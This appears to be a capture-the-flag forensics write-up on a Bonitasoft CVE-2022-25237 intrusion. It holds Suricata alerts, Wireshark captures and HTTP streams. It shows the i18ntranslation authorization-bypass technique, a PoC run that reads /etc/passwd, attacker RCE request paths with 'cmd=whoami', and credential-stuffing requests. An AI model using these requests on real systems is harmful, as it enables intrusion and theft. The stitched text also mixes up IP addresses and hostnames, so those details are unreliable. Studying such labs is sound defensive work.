6 172.31.6.44 ET POLICY GNU/Linux API User-Agent Outbound likely related to package management
4 172.31.6.44 ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)
3 156.146.62.213 ET EXPLOIT Bonitasoft Authorization Bypass M1 (CVE-2022-25237)
3 138.199.59.221 GPL WEB_SERVER DELETE attempt
3 138.199.59.221 ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)
3 138.199.59.221 ET EXPLOIT Bonitasoft Authorization Bypass and RCE Upload M1 (CVE-2022-25237)
2 null null
1 92.63.197.133 ET DROP Dshield Block Listed Source group 1
1 92.63.197.131 ET DROP Dshield Block Listed Source group 1
1 92.63.197.131 ET CINS Active Threat Intelligence Poor Reputation IP group 84
1 91.240.118.77 ET CINS Active Threat Intelligence Poor Reputation IP group 84
1 91.240.118.224 ET CINS Active Threat Intelligence Poor Reputation IP group 84
1 89.248.165.209 ET DROP Dshield Block Listed Source group 1
1 89.248.165.209 ET CINS Active Threat Intelligence Poor Reputation IP group 82
1 89.248.165.187 ET DROP Dshield Block Listed Source group 1
1 89.248.165.187 ET CINS Active Threat Intelligence Poor Reputation IP group 82
1 89.248.165.104 ET DROP Dshield Block Listed Source group 1
1 89.248.165.104 ET CINS Active Threat Intelligence Poor Reputation IP group 82
1 89.248.163.31 ET DROP Dshield Block Listed Source group 1
1 89.248.163.108 ET DROP Dshield Block Listed Source group 1
1 87.246.7.70 ET DROP Dshield Block Listed Source group 1
1 87.246.7.70 ET CINS Active Threat Intelligence Poor Reputation IP group 81
1 79.143.188.51 ET 3CORESec Poor Reputation IP group 42
1 79.124.62.86 ET DROP Dshield Block Listed Source group 1
1 79.124.62.86 ET CINS Active Threat Intelligence Poor Reputation IP group 76
1 45.143.200.50 ET DROP Dshield Block Listed Source group 1
1 45.143.200.50 ET CINS Active Threat Intelligence Poor Reputation IP group 31
1 43.142.67.218 ET CINS Active Threat Intelligence Poor Reputation IP group 29
1 23.94.216.243 ET CINS Active Threat Intelligence Poor Reputation IP group 13
1 212.70.149.38 ET DROP Dshield Block Listed Source group 1
1 212.70.149.130 ET DROP Dshield Block Listed Source group 1
1 205.210.31.20 ET DROP Dshield Block Listed Source group 1
1 193.163.125.71 ET DROP Dshield Block Listed Source group 1
1 193.163.125.108 ET DROP Dshield Block Listed Source group 1
1 185.156.73.100 ET DROP Dshield Block Listed Source group 1
```

Threat Research: CVE-2022-25237

Googled CVE-2022-25237 and discovered:

- A **BonitaSoft** (business process management tool) vulnerability.
- The flaw allows **authorization bypass** and **remote code execution (RCE)**.
- Caused by overly permissive API filter patterns in Bonita 2021.2+.

🔗 Source: Rhino Security Labs

This aligned with the scenario provided:

"Farella has been using a business management platform..."

→ Confirmed that **BonitaSoft** is the likely platform being exploited.

1234

Search | Splunk 10.0.0Hack The Box :: Hack The NVD - CVE-2022-25237

OffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

CVE-2022-25237 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Bonita Web 2021.2 is affected by a authentication/authorization bypass vulnerability due to an overly broad exclude pattern used in the RestAPIAuthorizationFilter. By appending ;i18ntranslation or ../i18ntranslation/ to the end of a URL, users with no privileges can access privileged API endpoints. This can lead to remote code execution by abusing the privileged API actions.

Metrics

CVSS Version 4.0CVSS Version 3.xCVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

1 205.210.31.20 ET DROP Dshield Block Listed Source group 1
1 193.163.125.71 ET DROP Dshield Block Listed Source group 1
1 193.163.125.108 ET DROP Dshield Block Listed Source group 1
1 185.156.73.100 ET DROP Dshield Block Listed Source group 1

1234

Search | Splunk 10.0.0Hack The Box :: Hack The CVE-2022-25237: Bonita

OffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

Bonita Exploit Proof of Concept

To run the vulnerable version of Bonita, you can use the docker repository:

```
docker run --name CVE-2022-25237 -d -p 8080:8080 bonita:7.13.0
```

Log into <http://localhost:8080/bonita> and create a low privileged user in the "User" profile. We have published a PoC that achieves code execution on our [CVE GitHub repository](#).

```
rhino~/# python3 CVE-2022-25237.py test test http://localhost:8080/bonita "cat /etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

1 205.210.31.20 ET DROP Dshield Block Listed Source group 1
1 193.163.125.71 ET DROP Dshield Block Listed Source group 1
1 193.163.125.108 ET DROP Dshield Block Listed Source group 1
1 185.156.73.100 ET DROP Dshield Block Listed Source group 1

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
1	2023-01-19 15:29:30.926580	54.222.254.40		172.31.6.44		ICMP	50	Echo (ping) request id=0x0007,
2	2023-01-19 15:29:30.926614	172.31.6.44		54.222.254.40		ICMP	50	Echo (ping) reply id=0x0007,
3	2023-01-19 15:29:30.992870	71.136.120.94		172.31.6.44		ICMP	50	Echo (ping) request id=0x0007,
4	2023-01-19 15:29:30.992906	172.31.6.44		71.136.120.94		ICMP	50	Echo (ping) reply id=0x0007,
5	2023-01-19 15:29:36.214966	172.31.6.44		47395 169.254.169.123		123 NTP	90	NTP Version 4, client
6	2023-01-19 15:29:36.215310	169.254.169.123		123 172.31.6.44		47395 NTP	90	NTP Version 4, server
7	2023-01-19 15:29:37.024519	185.156.73.100		56094 172.31.6.44		16014 TCP	54	56094 → 16014 [SYN] Seq=0 Win=1024
8	2023-01-19 15:29:37.024554	172.31.6.44		16014 185.156.73.100		56094 TCP	54	16014 → 56094 [RST, ACK] Seq=1 Win=1024
9	2023-01-19 15:29:37.115439	185.156.73.100		56094 172.31.6.44		16014 TCP	54	56094 → 16014 [RST] Seq=1 Win=1024
10	2023-01-19 15:29:40.215927	162.142.125.1...		5994 172.31.6.44		9129 TCP	58	5994 → 9129 [SYN] Seq=0 Win=1024
11	2023-01-19 15:29:40.215965	172.31.6.44		9129 162.142.125.189		5994 TCP	54	9129 → 5994 [RST, ACK] Seq=1 Ack=1024
12	2023-01-19 15:29:50.469723	162.142.125.1...		63649 172.31.6.44		2053 TCP	58	63649 → 2053 [SYN] Seq=0 Win=1024
13	2023-01-19 15:29:50.469767	172.31.6.44		2053 162.142.125.179		63649 TCP	54	2053 → 63649 [RST, ACK] Seq=1 Ack=1024
14	2023-01-19 15:29:52.534749	172.31.6.44		38107 169.254.169.123		123 NTP	90	NTP Version 4, client
15	2023-01-19 15:29:52.535137	169.254.169.123		123 172.31.6.44		38107 NTP	90	NTP Version 4, server
16	2023-01-19 15:29:54.041041	41.143.36.240		38186 172.31.6.44		23 TCP	54	38186 → 23 [SYN] Seq=0 Win=46350
17	2023-01-19 15:29:54.041078	172.31.6.44		23 41.143.36.240		38186 TCP	54	23 → 38186 [RST, ACK] Seq=1 Ack=1024
18	2023-01-19 15:29:55.606852	02:4f:2e:3d:06:e3		MS-NLB-PhysServer-3...		ARP	42	Who has 172.31.0.1? Tell 172.31.0.1
19	2023-01-19 15:29:55.606995	MS-NLB-PhysSe...		02:4f:2e:3d:06:4b		ARP	42	172.31.0.1 is at 02:4f:2e:3d:06:4b
20	2023-01-19 15:29:58.697578	89.248.163.31		44726 172.31.6.44		26437 TCP	54	44726 → 26437 [SYN] Seq=0 Win=1024
21	2023-01-19 15:29:58.697612	172.31.6.44		26437 89.248.163.31		44726 TCP	54	26437 → 44726 [RST, ACK] Seq=1 Ack=1024
22	2023-01-19 15:29:58.782920	89.248.163.31		44726 172.31.6.44		26437 TCP	54	44726 → 26437 [RST] Seq=1 Win=1024
23	2023-01-19 15:30:07.683542	194.20.29.195		40619 172.31.6.44		8865 TCP	54	40619 → 8865 [SYN] Seq=0 Win=1024
24	2023-01-19 15:30:07.683576	172.31.6.44		8865 194.20.29.195		40619 TCP	54	8865 → 40619 [RST, ACK] Seq=1 Ack=1024
25	2023-01-19 15:30:07.789017	43.192.9.44		172.31.6.44		ICMP	50	Echo (ping) request id=0x0008,
26	2023-01-19 15:30:07.789052	172.31.6.44		43.192.9.44		ICMP	50	Echo (ping) reply id=0x0008,
27	2023-01-19 15:30:07.808033	194.20.29.195		40619 172.31.6.44		8865 TCP	54	40619 → 8865 [RST] Seq=1 Win=1200
28	2023-01-19 15:30:07.817128	52.83.7.200		172.31.6.44		ICMP	50	Echo (ping) request id=0x0008,
29	2023-01-19 15:30:07.817148	172.31.6.44		52.83.7.200		ICMP	50	Echo (ping) reply id=0x0008,

JSON Log Analysis

Extracted Top Alert Signatures:

```
bash
jq -r '.[].alert.signature' meercat-alerts.json | sort | uniq -c | sort -nr
```

Top Alerts:

- User-Agent: Python Requests inbound to web server
- ET ATTACK_RESPONSE /etc/passwd Leak
- BonitaSoft i18ntranslation RCE Bypass

Interpretation:

The attacker was using Python scripts to automate HTTP requests. The /etc/passwd alert strongly suggests command execution was successful.

Extracted Attacker IPs:

```
bash
jq -r '.[].src_ip' meercat-alerts.json | sort | uniq -c | sort -nr
```

Suspicious IP: 156.1.146.62 (most alerts triggered from here)


PCAP Analysis in Wireshark

Step 1: Filter Traffic from Attacker IP

```
plaintext  
ip.addr == 156.1.146.62
```

Observation:

Numerous TCP RST (Reset) flags initially, followed by consistent HTTP traffic.



Step 2: Filter and Follow HTTP Streams

plaintext
http

Packet #2134:

- HTTP GET request from attacker to fella.co.uk:8080
- Requested resource: /bonita/portal/homepage
- User-Agent: Macintosh browser

Packet #2158:

- First POST request:
 - Target: /bonita/loginservice
 - Credentials: install:install
 - User-Agent: python-requests
 - Response: 401 Unauthorized

Subsequent POST Requests:

- Users tried: clerk.kilic, sebbroom, install
- Response:
 - 401 Unauthorized (login failed)
 - 204 No Content (login accepted — successful authentication)

Insight:

This wasn't random brute force — credentials were likely reused from dumps.

Mapped to MITRE: T1110.004 - Credential Stuffing

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
2115	2023-01-19 15:31:05.692088	172.31.6.44	80	156.146.62.213	53188	TCP	54	80 → 53188 [RST, ACK] Seq=1 Ack=
2122	2023-01-19 15:31:06.883468	156.146.62.213	53190	172.31.6.44	80	TCP	78	53190 → 80 [SYN] Seq=0 Win=65535
2123	2023-01-19 15:31:06.883468	156.146.62.213	53191	172.31.6.44	80	TCP	78	53191 → 80 [SYN] Seq=0 Win=65535
2124	2023-01-19 15:31:06.883502	172.31.6.44	80	156.146.62.213	53190	TCP	54	80 → 53190 [RST, ACK] Seq=1 Ack=
2125	2023-01-19 15:31:06.883516	172.31.6.44	80	156.146.62.213	53191	TCP	54	80 → 53191 [RST, ACK] Seq=1 Ack=
2134	2023-01-19 15:31:11.816178	156.146.62.213	53187	172.31.6.44	8080	HTTP	575	GET /bonita HTTP/1.1
2135	2023-01-19 15:31:11.816218	172.31.6.44	8080	156.146.62.213	53187	TCP	66	8080 → 53187 [ACK] Seq=1 Ack=510
2136	2023-01-19 15:31:11.816625	172.31.6.44	8080	156.146.62.213	53187	HTTP	221	HTTP/1.1 302
2137	2023-01-19 15:31:11.820203	156.146.62.213	53193	172.31.6.44	8080	TCP	78	53193 → 8080 [SYN] Seq=0 Win=655
2138	2023-01-19 15:31:11.820227	172.31.6.44	8080	156.146.62.213	53193	TCP	74	8080 → 53193 [SYN, ACK] Seq=0 Ac
2139	2023-01-19 15:31:11.984094	156.146.62.213	53187	172.31.6.44	8080	TCP	66	53187 → 8080 [ACK] Seq=510 Ack=1
2140	2023-01-19 15:31:11.988106	156.146.62.213	53193	172.31.6.44	8080	TCP	66	53193 → 8080 [ACK] Seq=1 Ack=1 W
2145	2023-01-19 15:31:12.184216	156.146.62.213	53187	172.31.6.44	8080	HTTP	634	GET /bonita/portal/homepage HTTP
2146	2023-01-19 15:31:12.187757	172.31.6.44	8080	156.146.62.213	53187	HTTP	518	HTTP/1.1 302
2147	2023-01-19 15:31:12.362244	156.146.62.213	53187	172.31.6.44	8080	TCP	66	53187 → 8080 [ACK] Seq=1078 Ack=
2154	2023-01-19 15:31:27.690806	156.146.62.213	53196	172.31.6.44	8080	TCP	78	53196 → 8080 [SYN] Seq=0 Win=655
2155	2023-01-19 15:31:27.690812	172.31.6.44	8080	156.146.62.213	53196	TCP	74	8080 → 53196 [SYN, ACK] Seq=0 Ac
2156	2023-01-19 15:31:27.869703	156.146.62.213	53196	172.31.6.44	8080	TCP	66	53196 → 8080 [ACK] Seq=1 Ack=1 W
2157	2023-01-19 15:31:27.869703	156.146.62.213	53196	172.31.6.44	8080	TCP	316	53196 → 8080 [PSH, ACK] Seq=1 Ac
2158	2023-01-19 15:31:27.869703	156.146.62.213	53196	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1
2159	2023-01-19 15:31:27.869772	172.31.6.44	8080	156.146.62.213	53196	TCP	66	8080 → 53196 [ACK] Seq=1 Ack=251
2160	2023-01-19 15:31:27.869786	172.31.6.44	8080	156.146.62.213	53196	TCP	66	8080 → 53196 [ACK] Seq=1 Ack=290
2165	2023-01-19 15:31:30.872768	172.31.6.44	8080	156.146.62.213	53196	HTTP	187	HTTP/1.1 401
2168	2023-01-19 15:31:31.042000	156.146.62.213	53196	172.31.6.44	8080	TCP	66	53196 → 8080 [ACK] Seq=290 Ack=1
2169	2023-01-19 15:31:31.054338	156.146.62.213	53196	172.31.6.44	8080	TCP	316	53196 → 8080 [PSH, ACK] Seq=290
2170	2023-01-19 15:31:31.054338	156.146.62.213	53196	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1
2171	2023-01-19 15:31:31.054370	172.31.6.44	8080	156.146.62.213	53196	TCP	66	8080 → 53196 [ACK] Seq=122 Ack=5
2172	2023-01-19 15:31:31.054407	172.31.6.44	8080	156.146.62.213	53196	TCP	66	8080 → 53196 [ACK] Seq=122 Ack=6
2173	2023-01-19 15:31:32.010810	172.31.6.44	8080	156.146.62.213	53193	TCP	66	8080 → 53193 [FIN, ACK] Seq=1 Ac

Step 3: Identify Exploit Activity

GET Request:

plaintext
/bonita/API/extensions/rce?cmd=whoami

POST Request:

plaintext
/bonita/API/page/upload/i18ntranslation

Red Flags:

- The attacker used an API upload request with `i18ntranslation` to **bypass authorization**.
- This behavior aligns exactly with published PoC techniques for **CVE-2022-25237**.
- The attacker later requested `/etc/passwd`, which matched Suricata/Snort signature detection.

Step 4: Cross-reference Exploit PoC

Reviewed public Proof of Concept (PoC) for CVE-2022-25237:

- Exploit bypasses access control by appending `/i18ntranslation` or `;i18ntranslation` to REST API URLs.
- Once bypassed, allows RCE commands like `whoami` or file disclosure (`/etc/passwd`).

Confirmed behavior:

- `/etc/passwd` request found in both logs and PCAP.
- Matched Suricata signature and HTTP stream content.
- Attacker controlled the API endpoint and issued commands remotely.

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.addr==156.146.62.213)&&(_ws.col.protocol=="HTTP")

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
2134	2023-01-19 15:31:11.816178	156.146.62.213	53187	172.31.6.44	8080	HTTP	575	GET /bonita HTTP/1.1
2136	2023-01-19 15:31:11.816625	172.31.6.44	8080	156.146.62.213	53187	HTTP	221	HTTP/1.1 302
2145	2023-01-19 15:31:12.184216	156.146.62.213	53187	172.31.6.44	8080	HTTP	634	GET /bonita/portal/homepage HTTP/1.1
2146	2023-01-19 15:31:12.187757	172.31.6.44	8080	156.146.62.213	53187	HTTP	518	HTTP/1.1 302
2158	2023-01-19 15:31:27.869793	156.146.62.213	53196	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2165	2023-01-19 15:31:30.872768	172.31.6.44	8080	156.146.62.213	53196	HTTP	187	HTTP/1.1 401
2170	2023-01-19 15:31:31.054338	156.146.62.213	53196	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1.1
2177	2023-01-19 15:31:34.057750	172.31.6.44	8080	156.146.62.213	53196	HTTP	187	HTTP/1.1 401
2186	2023-01-19 15:31:34.496398	156.146.62.213	53198	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2189	2023-01-19 15:31:37.499639	172.31.6.44	8080	156.146.62.213	53198	HTTP	187	HTTP/1.1 401
2192	2023-01-19 15:31:37.774237	156.146.62.213	53198	172.31.6.44	8080	HTTP	126	POST /bonita/loginservice HTTP/1.1
2195	2023-01-19 15:31:40.777656	172.31.6.44	8080	156.146.62.213	53198	HTTP	187	HTTP/1.1 401
2204	2023-01-19 15:31:41.214173	156.146.62.213	53201	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2207	2023-01-19 15:31:44.217310	172.31.6.44	8080	156.146.62.213	53201	HTTP	187	HTTP/1.1 401
2210	2023-01-19 15:31:44.393469	156.146.62.213	53201	172.31.6.44	8080	HTTP	129	POST /bonita/loginservice HTTP/1.1
2215	2023-01-19 15:31:47.396794	172.31.6.44	8080	156.146.62.213	53201	HTTP	187	HTTP/1.1 401
2224	2023-01-19 15:31:47.867699	156.146.62.213	53203	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2227	2023-01-19 15:31:50.870885	172.31.6.44	8080	156.146.62.213	53203	HTTP	187	HTTP/1.1 401
2231	2023-01-19 15:31:51.052934	156.146.62.213	53203	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1.1
2233	2023-01-19 15:31:54.055802	172.31.6.44	8080	156.146.62.213	53203	HTTP	187	HTTP/1.1 401
2245	2023-01-19 15:31:54.522139	156.146.62.213	53205	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2255	2023-01-19 15:31:57.525414	172.31.6.44	8080	156.146.62.213	53205	HTTP	187	HTTP/1.1 401
2258	2023-01-19 15:31:57.743753	156.146.62.213	53205	172.31.6.44	8080	HTTP	132	POST /bonita/loginservice HTTP/1.1
2261	2023-01-19 15:32:00.747204	172.31.6.44	8080	156.146.62.213	53205	HTTP	187	HTTP/1.1 401
2274	2023-01-19 15:32:01.275470	156.146.62.213	53208	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2280	2023-01-19 15:32:04.278337	172.31.6.44	8080	156.146.62.213	53208	HTTP	187	HTTP/1.1 401
2283	2023-01-19 15:32:04.452053	156.146.62.213	53208	172.31.6.44	8080	HTTP	122	POST /bonita/loginservice HTTP/1.1
2286	2023-01-19 15:32:07.455397	172.31.6.44	8080	156.146.62.213	53208	HTTP	187	HTTP/1.1 401
2296	2023-01-19 15:32:07.899075	156.146.62.213	53210	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1

Frame 2134: 575 bytes on wire (4600 bits), 575 bytes captured (4600 bits) on interface 0
Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:f:c7:8a:9d:e3), Dst: 02:31:00:00:40:00 (02:31:00:00:40:00)
Internet Protocol Version 4, Src: 156.146.62.213, Dst: 172.31.6.44

Packets: 8387 · Displayed: 233 (2.8%) Profile: Default

Wireshark - Follow HTTP Stream (tcp.stream eq 1026) - meerkat.pcap

```

GET /bonita HTTP/1.1
Host: forela.co.uk:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: JSESSIONID=17C24FF4E793E37ACF4B85DF58B516F9

HTTP/1.1 302
Location: /bonita/
Transfer-Encoding: chunked
Date: Thu, 19 Jan 2023 15:31:11 GMT
Keep-Alive: timeout=20
Connection: keep-alive

GET /bonita/portal/homepage HTTP/1.1
Host: forela.co.uk:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://forela.co.uk:8080/bonita/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: JSESSIONID=17C24FF4E793E37ACF4B85DF58B516F9

```

Packet 2145: 2 client pkts, 2 server pkts, 3 turns. Click to select.

Entire conversation (1,679 bytes) Show as ASCII No delta times Stream 1026

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back x Close Help

Wireshark - Follow HTTP Stream (tcp.stream eq 1033) - meerkat.pcap

```
POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 39

username=install&password=install&l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:30 GMT
Keep-Alive: timeout=20
Connection: keep-alive

POST /bonita/loginservice HTTP/1.1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: x=x
Content-Length: 64

username=Clerc.Killich%40forela.co.uk&password=vYdwoVhGIWJ&l=en
HTTP/1.1 401
Content-Length: 0
Date: Thu, 19 Jan 2023 15:31:34 GMT
```

2 client pkts, 2 server pkts, 3 turns.

Entire conversation (845 bytes) Show as ASCII No delta times Stream 1033

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help

meerkat.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.addr==156.146.62.213)&&(_ws.col.protocol=="HTTP")

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
2134	2023-01-19 15:31:11.816178	156.146.62.213	53187	172.31.6.44	8080	HTTP	575	GET /bonita HTTP/1.1
2136	2023-01-19 15:31:11.816625	172.31.6.44	8080	156.146.62.213	53187	HTTP	221	HTTP/1.1 302
2145	2023-01-19 15:31:12.184216	156.146.62.213	53187	172.31.6.44	8080	HTTP	634	GET /bonita/portal/homepage HTTP/1.1
2146	2023-01-19 15:31:12.187757	172.31.6.44	8080	156.146.62.213	53187	HTTP	518	HTTP/1.1 302
2158	2023-01-19 15:31:27.869703	156.146.62.213	53196	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2165	2023-01-19 15:31:30.872768	172.31.6.44	8080	156.146.62.213	53196	HTTP	187	HTTP/1.1 401
2170	2023-01-19 15:31:31.054338	156.146.62.213	53196	172.31.6.44	8080	HTTP	130	POST /bonita/loginservice HTTP/1.1
2177	2023-01-19 15:31:34.057750	172.31.6.44	8080	156.146.62.213	53196	HTTP	187	HTTP/1.1 401
2186	2023-01-19 15:31:34.496398	156.146.62.213	53198	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2189	2023-01-19 15:31:37.499639	172.31.6.44	8080	156.146.62.213	53198	HTTP	187	HTTP/1.1 401
2192	2023-01-19 15:31:37.774237	156.146.62.213	53198	172.31.6.44	8080	HTTP	126	POST /bonita/loginservice HTTP/1.1
2195	2023-01-19 15:31:40.777656	172.31.6.44	8080	156.146.62.213	53198	HTTP	187	HTTP/1.1 401
2204	2023-01-19 15:31:41.214173	156.146.62.213	53201	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2207	2023-01-19 15:31:44.217310	172.31.6.44	8080	156.146.62.213	53201	HTTP	187	HTTP/1.1 401
2210	2023-01-19 15:31:44.393469	156.146.62.213	53201	172.31.6.44	8080	HTTP	129	POST /bonita/loginservice HTTP/1.1
2215	2023-01-19 15:31:47.396794	172.31.6.44	8080	156.146.62.213	53201	HTTP	187	HTTP/1.1 401
2224	2023-01-19 15:31:47.867699	156.146.62.213	53203	172.31.6.44	8080	HTTP	105	POST /bonita/loginservice HTTP/1.1
2227	2023-01-19 15:31:50.870885	172.31.6.44	8080	156.146.62.213	53203	HTTP	187	HTTP/1.1 401
2231	2023-01-19 15:31:51.052934	156.146.62.213	53203	172.31.6.44	8080	HTTP	131	POST /bonita/loginservice HTTP/1.1
2233	2023-01-19 15:31:54.055802	172.31.6.44	8080	156.146.62.213	53203	HTTP	187	HTTP/1.1 401
